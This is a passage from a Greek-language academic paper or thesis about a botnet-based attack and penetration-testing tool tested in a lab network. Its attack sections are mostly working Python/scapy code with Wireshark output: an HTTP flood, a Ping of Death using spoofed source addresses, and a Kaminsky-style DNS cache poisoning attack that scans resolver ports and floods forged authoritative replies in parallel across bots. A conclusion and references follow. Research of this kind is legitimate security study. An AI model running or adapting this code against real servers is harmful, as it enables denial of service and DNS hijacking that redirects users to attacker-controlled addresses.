Για την εκτέλεση μιας HTTP flood επίθεσης ο BotClient πρέπει να γνωρίζει την διεύθυνση IP του θύματος και πόσες φορές θα πραγματοποιηθεί επανειλημμένα η επίθεση. Συνδέεται με τον διακομιστή και στέλνει μια αίτηση αποτελούμενη από τρία κωδικοποιημένα μηνύματα. Το πρώτο μήνυμα είναι η μέθοδος της αίτησης που θα χρησιμοποιηθεί, σε αυτή τη περίπτωση είναι αίτηση GET. Το δεύτερο είναι το πεδίο κεφαλίδας Host για την αναγνώριση του πόρου του διακομιστή. Τέλος, συμπληρώνεται το πεδίο κεφαλίδας αίτησης User-Agent που περιέχει πληροφορίες σχετικά με τον user agent που προέρχεται από το αίτημα. Αυτό χρειάζεται για στατιστικούς σκοπούς, τον

εντοπισμό παραβιάσεων πρωτοκόλλου και την αυτοματοποιημένη αναγνώριση των user agents για χάρη της προσαρμογής απαντήσεων για την αποφυγή συγκεκριμένων user agent περιορισμών.

```
def http_flooding(flood_ip, times):
    for _ in range(times):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((flood_ip, 80))
        s.send("GET / HTTP/1.1\r\n".encode())
        s.send("Host: {}\r\n".format(flood_ip).encode())
        s.send("User-Agent:
        {}\r\n\r\n".format(random.choice(user_agent_list)).encode())
        s.close()
```

Κώδικας 19: Συνάρτηση http_flooding

6	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T...
7	10.0.2.10	80	10.0.2.11	46432	TCP	80 → 46432 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SA...
8	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1959749123...
9	10.0.2.11	46432	10.0.2.10	80	HTTP	GET / HTTP/1.1
10	10.0.2.10	80	10.0.2.11	46432	TCP	80 → 46432 [ACK] Seq=1 Ack=440 Win=64768 Len=0 TSval=41672422...
11	10.0.2.10	80	10.0.2.11	46432	HTTP	HTTP/1.1 304 Not Modified
12	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [ACK] Seq=440 Ack=181 Win=64128 Len=0 TSval=195974...
13	10.0.2.11	46432	10.0.2.10	80	TCP	[TCP Retransmission] 46432 → 80 [SYN] Seq=0 Win=64240 Len=0 M...
14	10.0.2.10	80	10.0.2.11	46432	TCP	[TCP Retransmission] 80 → 46432 [SYN, ACK] Seq=0 Ack=1 Win=65...
15	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1959749123...
16	10.0.2.11	46432	10.0.2.10	80	TCP	[TCP Retransmission] 46432 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64...
17	10.0.2.10	80	10.0.2.11	46432	TCP	80 → 46432 [ACK] Seq=1 Ack=440 Win=64768 Len=0 TSval=41672422...
18	10.0.2.10	80	10.0.2.11	46432	TCP	[TCP Retransmission] 80 → 46432 [PSH, ACK] Seq=1 Ack=440 Win=...
19	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [ACK] Seq=440 Ack=181 Win=64128 Len=0 TSval=195974...
30	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [FIN, ACK] Seq=440 Ack=181 Win=64128 Len=0 TSval=1...
31	10.0.2.10	80	10.0.2.11	46432	TCP	80 → 46432 [FIN, ACK] Seq=181 Ack=441 Win=64768 Len=0 TSval=4...
32	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [ACK] Seq=441 Ack=182 Win=64128 Len=0 TSval=195975...
33	10.0.2.11	46432	10.0.2.10	80	TCP	[TCP Out-Of-Order] 46432 → 80 [FIN, ACK] Seq=440 Ack=181 Win=...
34	10.0.2.10	80	10.0.2.11	46432	TCP	[TCP Out-Of-Order] 80 → 46432 [FIN, ACK] Seq=181 Ack=441 Win=...
35	10.0.2.11	46432	10.0.2.10	80	TCP	46432 → 80 [ACK] Seq=441 Ack=182 Win=64128 Len=0 TSval=195975...

Εικόνα 51: Παρακολούθηση HTTP πακέτων μέσω Wireshark

6.9.5 Ping of Death

Για την εκτέλεση μιας Ping of Death επίθεσης ο BotClient πρέπει να γνωρίζει την διεύθυνση IP του θύματος και πόσες φορές θα πραγματοποιηθεί επανειλημμένα η επίθεση. Κατασκευάζεται το IP/ICMP πακέτο με τυχαία στοιχεία και στέλνεται με το κακόβουλο payload στον διακομιστή.

```
def ping_of_death(flood_ip, times):
    ip_packet = scapy.IP()
    ip_packet.src = randomize_ip()
    ip_packet.dst = flood_ip

    icmp_packet = scapy.ICMP()
    icmp_packet.id = randomize_integer()
    icmp_packet.seq = randomize_integer()
```

```

payload = random.choice(garbage) * 60000

for _ in range(times):
    try:
        scapy.send(ip_packet / icmp_packet / payload, verbose=False)
    except:
        pass

```

Κώδικας 20: Συνάρτηση ping_of_death

No.	Source	Src Port	Destination	Dest Port	Protocol	Info
124	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
125	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
126	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
127	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
128	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
129	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
130	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
131	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
132	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
133	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
134	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
135	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
136	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
137	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
138	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
139	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
140	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
141	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
142	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
143	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
144	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
145	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
146	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
147	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
148	10.0.2.249		10.0.2.4		IPv4	Fragmented IP protocol (proto=ICMP 1,
149	10.0.2.249		10.0.2.4		ICMP	Echo (ping) request id=0x0341, seq=2

Εικόνα 52: Παρακολούθηση ICMP πακέτων μέσω Wireshark

6.9.6 DNS Cache Poisoning

Για την εκτέλεση μιας DNS cache poisoning επίθεσης γίνεται μια προσέγγιση της θεωρίας του Dan Kaminsky. Με διαδοχικά αναγνωριστικά ερωτημάτων, ο εισβολέας έχει ένα αρκετά περιορισμένο εύρος προβλέψεων που απαιτείται όταν παρατηρήσει ένα τρέχον αναγνωριστικό ερωτήματος. Εάν δει QID = 999, τότε μπορεί να πλημμυρίσει με QIDs από 1000 έως και 1029 σε μια προσπάθεια να πετύχει τουλάχιστον ένα έγκυρο αναγνωριστικό ερωτήματος. Η εμπειρία έχει δείξει ότι αυτός είναι ένας εύκολος τρόπος παραβίασης. Αλλά αν ο διακομιστής ονομάτων επιλέξει τυχαία αναγνωριστικά ερωτημάτων, τότε ο εισβολέας έχει την πλήρη ομάδα των 16-bits (δηλ. 64 χιλιάδες τιμές) για να διαλέξει και αυτός είναι ένας πολύ πιο δύσκολος στόχος να χτυπήσει στο στενό παράθυρο του χρόνου που διαθέτει, ενώ το θύμα περνάει ήδη από τα βήματα ανάλυσης ρουτίνας. Αν και η κατασκευή 20 πακέτων σε χρόνο ονόματος ανάλυσης ρουτίνας είναι αρκετά απλή, κάτι τέτοιο με χιλιάδες πακέτα είναι μια πολύ πιο σημαντική πρόκληση. Έτσι, η αληθινή τυχαιοποίηση των αναγνωριστικών ερωτημάτων αυξάνει αρκετά τη δυσκολία. Το επίπεδο δυσκολίας αυξάνεται εκθετικά όταν γίνει τυχαιοποίηση των θυρών επίσης στο εύρος των 16-bits. Αναφερόμαστε αυτή τη στιγμή σε ένα εύρος συνόλου

$\text{max_q} = \text{εύρος ports} * \text{εύρος qids} = 4.096.000.000 \text{ πιθανών τιμών}$

κάνοντας να φαίνεται απίθανο το ενδεχόμενο να πετύχει το σωστό συνδυασμό θύρας/αναγνωριστικού ερωτήματος. Στο επιτρεπτό διάστημα χρόνου φαίνεται αδύνατο ένας υπολογιστής να κατασκευάσει και στείλει τόσα πακέτα. Όμως τι γίνεται στην περίπτωση όπου το φόρτο εργασίας χωριστεί και μοιραστεί αναλόγως σε ένα σύνολο υπολογιστών; Εδώ αποκτούν ένα σημαντικό ρόλο τα θύματα υπό τον έλεγχο του επιτιθέμενου. Όσους περισσότερους BotClients διαθέτει ο επιτιθέμενος, τόσο αυξάνεται ο αριθμός των πόρων του και μειώνεται το φόρτο εργασίας κάθε συστήματος κάνοντας την εισβολή να φαντάζει εφικτή. Επιπλέον, γίνεται μια απόπειρα να εντοπίσει ο επιτιθέμενος τις πιθανές θύρες που θα απαντήσουν, μειώνοντας το εύρος ζώνης αναζήτησης σε

$\text{div_p} = \text{εύρος επιλεγμένων ports} * \text{εύρος qids}, \quad \text{div_p} \leq \text{max_q}$

Ο επιτιθέμενος με την εντολή **requestdns** προσπαθεί να εντοπίσει τις θύρες με τις οποίες μπορεί να επικοινωνήσει με τον DNS διακομιστή. Πρώτα καθιερώνει sockets για να στέλνει queries και για να ακούει σε απαντήσεις. Έπειτα κατασκευάζονται τα query ερωτήματα προς αποστολή, στα οποία ζητείται η διεύθυνση IP μιας ιστοσελίδας.

```
ip = scapy.IP(src=my_ip, dst=dns_ip)

qdsec = scapy.DNSQR(qname=my_domain, qtype="A", qclass="IN")

dns = scapy.DNS(qr=0, opcode="QUERY", rd=1, qdcount=1, anccount=0, nscount=0,
arcount=0, qd=qdsec)

def scan_dns(dns_port):
    udp = scapy.UDP(sport=my_port, dport=dns_port)
    query = ip / udp / dns

    rawsock.sendto(scapy.raw(query), (dns_ip, dns_port))
    sock.settimeout(0.0001)
    try:
        (res, addr) = sock.recvfrom(2048)
        return addr[1]
    except socket.timeout:
        pass
```

Κώδικας 21: Συνάρτηση scan_dns

Μόλις κατασκευαστούν τα queries για κάθε θύρα στέλνονται στον διακομιστή και αν ληφθεί απάντηση από κάποια θύρα τότε προστίθεται στη λίστα. Για ταχύτερα αποτελέσματα γίνεται παραλληλοποίηση της συνάρτησης που εκτελεί την σάρωση. Στη συνέχεια ο επιτιθέμενος στέλνει την εντολή στους BotClients να ξεκινήσουν την επίθεση

διαμοιράζοντας πρώτα το σύνολο των πιθανών αναγνωριστικών. Το εύρος αναζήτησης τους, δηλαδή, μειώνεται στο

$$\min_q = \text{εύρος επιλεγμένων ports} * (\text{εύρος qids} / \text{συνολικό αριθμό BotClients}), \\ \min_q \leq \text{div}_p \leq \max_q$$

Ο BotClient πρέπει να γνωρίζει το domain name του οποίου επιθυμεί να διαμορφώσει την διεύθυνση IP, τον αντίστοιχο name server, την διεύθυνση IP του authoritative διακομιστή DNS, την διεύθυνση IP του recursive διακομιστή DNS, το ψεύτικο domain name προς αναζήτηση και τις θύρες που θα επικεντρωθεί. Πρώτα κατασκευάζονται όλες οι ψεύτικες απαντήσεις που θα σταλούν για την εισβολή. Οι απαντήσεις αυτές περιέχουν στοιχεία για την ψεύτικη διεύθυνση IP του ζητούμενου ονόματος τομέα από την ερώτηση που θα πραγματοποιηθεί και δείχνουν επίσης πως προέρχονται από έναν authoritative διακομιστή DNS. Ο recursive διακομιστής DNS αν λάβει μια από τις συγκεκριμένες απαντήσεις, θα έχει την εντύπωση πως προέρχεται από έγκυρη πηγή.

```
ip = scapy.IP(src=nsAddr, dst=dnsAddr)
qdsec = scapy.DNSQR(qname=query, qtype="A", qclass="IN")
ansec = scapy.DNSRR(rrname=ns, type="A", rclass="IN", ttl=60000, rdata=badAddr)
nssec = scapy.DNSRR(rrname=spoofDomain, type="NS", rclass="IN", ttl=60000, rdata=ns)

def create_dns_response(dns_qid, qdsec, ansec, nssec, ip, udp):
    dns = scapy.DNS(id=dns_qid, qr=1, aa=1, rcode=0, qdcount=1, ancourt=1, nscount=1,
                    arcount=0, qd=qdsec, an=ansec, ns=nssec, ar=None)
    response = scapy.raw(ip / udp / dns)
    return response

def fake_dns_responses(dns_port, dnsqids, qdsec, ansec, nssec, ip, total_responses):
    udp = scapy.UDP(sport=53, dport=dns_port)
    p = multiprocessing.Pool(8)
    port_responses = p.map(partial(create_dns_response, qdsec=qdsec, ansec=ansec,
    nssec=nssec, ip=ip, udp=udp), dnsqids)
    p.close()
    p.join()
    total_responses.append([dns_port, port_responses])
```

Κώδικας 22: Συναρτήσεις κατασκευής ψεύτικων απαντήσεων

Στη συνέχεια, κατασκευάζεται, στέλνεται το ερώτημα και αμέσως μετά στέλνονται όλες οι ψεύτικες απαντήσεις με την ελπίδα μια από αυτές να φτάσει πριν την πραγματική

απάντηση. Για ταχύτερη επίθεση γίνεται παραλληλοποίηση των συναρτήσεων μειώνοντας τον χρόνο αποστολής των πακέτων.

```
def send_dns_requests(dnsPorts, ip, dns, dnsAddr, rawsock):  
    for port in dnsPorts:  
        udp = scapy.UDP(sport=randomize_integer(), dport=port)  
        request = ip / udp / dns  
        rawsock.sendto(scapy.raw(request), (dnsAddr, port))  
  
def send_dns_response(response, dnsAddr, port, rawsock):  
    rawsock.sendto(response, (dnsAddr, port))  
  
def send_dns_responses_pool(port, port_responses, dnsAddr, rawsock):  
    p = multiprocessing.Pool(8)  
    p.map(partial(send_dns_response, dnsAddr=dnsAddr, port=port, rawsock=rawsock),  
        port_responses)  
    p.close()  
    p.join()
```

Κώδικας 23: Συναρτήσεις αποστολής ερωτημάτων και ψεύτικων απαντήσεων

7 The Environment

Όλες οι δοκιμές επιθέσεων εκτελέστηκαν σε ένα ασφαλές δίκτυο NAT, το οποίο είναι ένας τύπος εσωτερικού δικτύου που επιτρέπει εξερχόμενες συνδέσεις, και με χρήση εικονικών μηχανών τύπου Linux. Η υπηρεσία Μετάφρασης Διεύθυνσης Δικτύου (NAT) λειτουργεί με παρόμοιο τρόπο με έναν οικιακό δρομολογητή, ομαδοποιώντας τα συστήματα που το χρησιμοποιούν σε ένα δίκτυο και αποτρέποντας την άμεση πρόσβαση συστημάτων εκτός αυτού του δικτύου σε συστήματα μέσα σε αυτό, αλλά αφήνοντας τα συστήματα να επικοινωνούν μεταξύ τους και με συστήματα έξω κάνοντας χρήση TCP και UDP μέσω IPv4 και IPv6. Οι εικονικές μηχανές που θα το χρησιμοποιήσουν θα πρέπει να είναι συνδεδεμένες σε αυτό το εσωτερικό δίκτυο. Οι δοκιμές του Vulnerability Scanner έγιναν με χρήση του Metasploitable, μια σκόπιμα ευάλωτη εικονική μηχανή Linux που μπορεί να χρησιμοποιηθεί για τη διεξαγωγή εκπαίδευσης ασφάλειας, δοκιμής εργαλείων ασφάλειας και πράξης κοινών τεχνικών δοκιμών διείσδυσης. Τέλος, για τις δοκιμές DNS cache poisoning έγινε εγκατάσταση δύο BIND 9 recursive και authoritative διακομιστών DNS. Το BIND είναι μια εφαρμογή του DNS του Διαδικτύου καθώς εκτελεί και τους δύο κύριους ρόλους διακομιστή DNS. Είναι το πιο διαδεδομένο λογισμικό διακομιστή ονομάτων τομέα και είναι το de facto πρότυπο σε λειτουργικά συστήματα τύπου Unix.

8 Further Improvement

Η εφαρμογή που παρουσιάστηκε είναι σχεδιασμένη ώστε να μπορεί να δέχεται περαιτέρω ενημερώσεις. Πολλά ακόμη είδη επιθέσεων μπορούν να ενσωματωθούν και να διαμορφωθούν τα είδη υπάρχον στα δεδομένα του κάθε χρήστη. Λόγω της συνεχόμενης ανάγκης δοκιμών διείσδυσης και ασφαλείας, προσφέρει άνεση η εύκολη και μη χρονοβόρα κατανόηση και ενημέρωση της εφαρμογής.

9 Conclusion

Παρουσιάσαμε πως οι MITM επιθέσεις είναι ακόμη εφικτές καθώς δεν μπορούν να εξαλειφθούν πλήρως. Οι διευθύνσεις MAC είναι εύκολο να αλλάξουν. Οι χρήστες Linux μπορούν ακόμη και να τις αλλάξουν χωρίς λογισμικό πλαστογράφησης, χρησιμοποιώντας μία μόνο παράμετρο. Θα παραμείνουν επιλογές όχι μόνο για επιτιθέμενους αλλά και για ομάδες παρακολούθησης. Το HTTP θα συνεχίσει να αναλύεται και να παραμένει στόχος για κρυφά κανάλια επικοινωνίας, λόγω της παρουσίας του. Ακόμη και ο διάδοχος του, το HTTPS, δείξαμε ότι δεν είναι πάντοτε πλήρως ασφαλής. Έχουμε τους κωδικούς πρόσβασης, την επικοινωνία και τον έλεγχο του λογισμικού που εκτελείται στον υπολογιστή του θύματος. Τα προγράμματα περιήγησης στο Web πρέπει να χειρίζονται πολλά σφάλματα ασφαλείας. Εργαλεία που μπορούν να ληφθούν ελεύθερα από το Διαδίκτυο επιτρέπουν ακόμη και σε αρχάριους να διαπράξουν επιθέσεις MITM, γενικά προβλήματα επικύρωσης εισόδου όπως SQL Injection και XSS. Αν και η πλειονότητα των ευπαθειών ιστού είναι εύκολο να κατανοηθεί και να αποφευχθεί, πολλοί προγραμματιστές ιστού, δυστυχώς, δεν γνωρίζουν την ασφάλεια και υπάρχει γενική συναίνεση ότι υπάρχει μεγάλος αριθμός εύαλπτων εφαρμογών και ιστότοπων. Δείξαμε ευπάθειες του πρωτοκόλλου TCP και πόσο εύκολα μπορεί κανείς να πραγματοποιήσει επιθέσεις άρνησης υπηρεσίας, διαθέτοντας την κατάλληλη υποδομή. Τέλος, παρουσιάσαμε πως καθώς η κρυφή μνήμη των DNS διακομιστών είναι δύσκολο να δηλητηριαστεί, είναι εφικτό. Αυτό που το κάνει ακόμη πιο εύκολο είναι αν δεν ακολουθούν οι προγραμματιστές τις απαιτούμενες αναβαθμίσεις λογισμικού.

10 References

1. Ouafi, Khaled, Raphael Overbeck, and Serge Vaudenay. "On the security of HB# against a man-in-the-middle attack." International Conference on the Theory and Application of Cryptology and Information Security. Springer, Berlin, Heidelberg, 2008.
2. Meyer, Ulrike, and Susanne Wetzel. "A man-in-the-middle attack on UMTS." Proceedings of the 3rd ACM workshop on Wireless security. 2004.
3. Gangan, Subodh. "A review of man-in-the-middle attacks." arXiv preprint arXiv:1504.02115 (2015).
4. Xia, Haidong, and José Carlos Brustoloni. "Hardening web browsers against man-in-the-middle and eavesdropping attacks." Proceedings of the 14th international conference on World Wide Web. 2005.
5. Valluri, Maheswara Rao. "Cryptanalysis of Xinyu et al.'s NTRU-lattice based key exchange protocol." Journal of Information and Optimization Sciences 39.2 (2018): 475-479.
6. Whalen, Sean. "An introduction to arp spoofing." Node99 [Online Document], April (2001).
7. Sun, Da-Zhi, Yi Mu, and Willy Susilo. "Man-in-the-middle attacks on Secure Simple Pairing in Bluetooth standard V5. 0 and its countermeasure." Personal and Ubiquitous Computing 22.1 (2018): 55-67.
8. Klein, Amit, and Zohar Golan. "System and method for detecting and mitigating DNS spoofing trojans." U.S. Patent No. 8,266,295. 11 Sep. 2012.
9. Steinhoff, U., A. Wiesmaier, and R. Araújo. "The state of the art in DNS spoofing." Proc. 4th Intl. Conf. Applied Cryptography and Network Security (ACNS). 2006.
10. Johnson, Daryl, et al. "Covert channels in the HTTP network protocol: Channel characterization and detecting man-in-the-middle attacks." (2010).
11. Selvi, Jose. "Bypassing HTTP strict transport security." Black Hat Europe (2014).
12. Marlinspike, Moxie. "More tricks for defeating SSL in practice." Black Hat USA (2009).
13. Murzaeva, A., and S. Akleylek. "An automated vulnerable website penetration." International Conference on Advanced Technologies, Computer Engineering and Science (ICATCES'18). 2018.
14. Kals, Stefan, et al. "Secubat: a web vulnerability scanner." Proceedings of the 15th international conference on World Wide Web. 2006.
15. Doupé, Adam, et al. "Enemy of the state: A state-aware black-box web vulnerability scanner." Presented as part of the 21st {USENIX} Security Symposium ({USENIX} Security 12). 2012.
16. Zargar, Saman Taghavi, James Joshi, and David Tipper. "A survey of defense mechanisms against distributed denial of service (DDoS) flooding attacks." IEEE communications surveys & tutorials 15.4 (2013): 2046-2069.
17. Lemon, Jonathan. "Resisting SYN Flood DoS Attacks with a SYN Cache." BSDCon. Vol. 2002. 2002.
18. Bogdanoski, Mitko, Tomislav Suminoski, and Aleksandar Risteski. "Analysis of the SYN flood DoS attack." International Journal of Computer Network and Information Security (IJCNIS) 5.8 (2013): 1-11.

19. Haris, S. H. C., R. B. Ahmad, and M. A. H. A. Ghani. "Detecting TCP SYN flood attack based on anomaly detection." 2010 Second International Conference on Network Applications, Protocols and Services. IEEE, 2010.
20. Zheng, Haitao, and Jill Boyce. "An improved UDP protocol for video transmission over internet-to-wireless networks." IEEE Transactions on Multimedia 3.3 (2001): 356-365.
21. Singh, Aarti, and Dimple Juneja. "Agent based preventive measure for UDP flood attack in DDoS attacks." International Journal of Engineering Science and Technology 2.8 (2010): 3405-3411.
22. Hanley, Sinéad. "DNS overview with a discussion of DNS spoofing." (2000).
23. Tripathi, Nikhil, Mayank Swarnkar, and Neminath Hubballi. "DNS spoofing in local networks made easy." 2017 IEEE International Conference on Advanced Networks and Telecommunications Systems (ANTS). IEEE, 2017.
24. Kaminsky, Dan. "Black ops 2008: It's the end of the cache as we know it." Black Hat USA 2 (2008).
25. Zebari, Rizgar R., Subhi RM Zeebaree, and Karwan Jacksi. "Impact Analysis of HTTP and SYN Flood DDoS Attacks on Apache 2 and IIS 10.0 Web Servers." 2018 International Conference on Advanced Science and Engineering (ICOASE). IEEE, 2018.
26. Jaafar, Ghafar A., Shahidan M. Abdullah, and Saifuladli Ismail. "Review of recent detection methods for HTTP DDoS attack." Journal of Computer Networks and Communications 2019 (2019).
27. Yusof, Mohd Azahari Mohd, Fakariah Hani Mohd Ali, and Mohamad Yusof Darus. "Detection and defense algorithms of different types of ddos attacks." International Journal of Engineering and Technology 9.5 (2017): 410.
28. Sonar, Krushang, and Hardik Upadhyay. "A survey: DDOS attack on Internet of Things." International Journal of Engineering Research and Development 10.11 (2014): 58-63.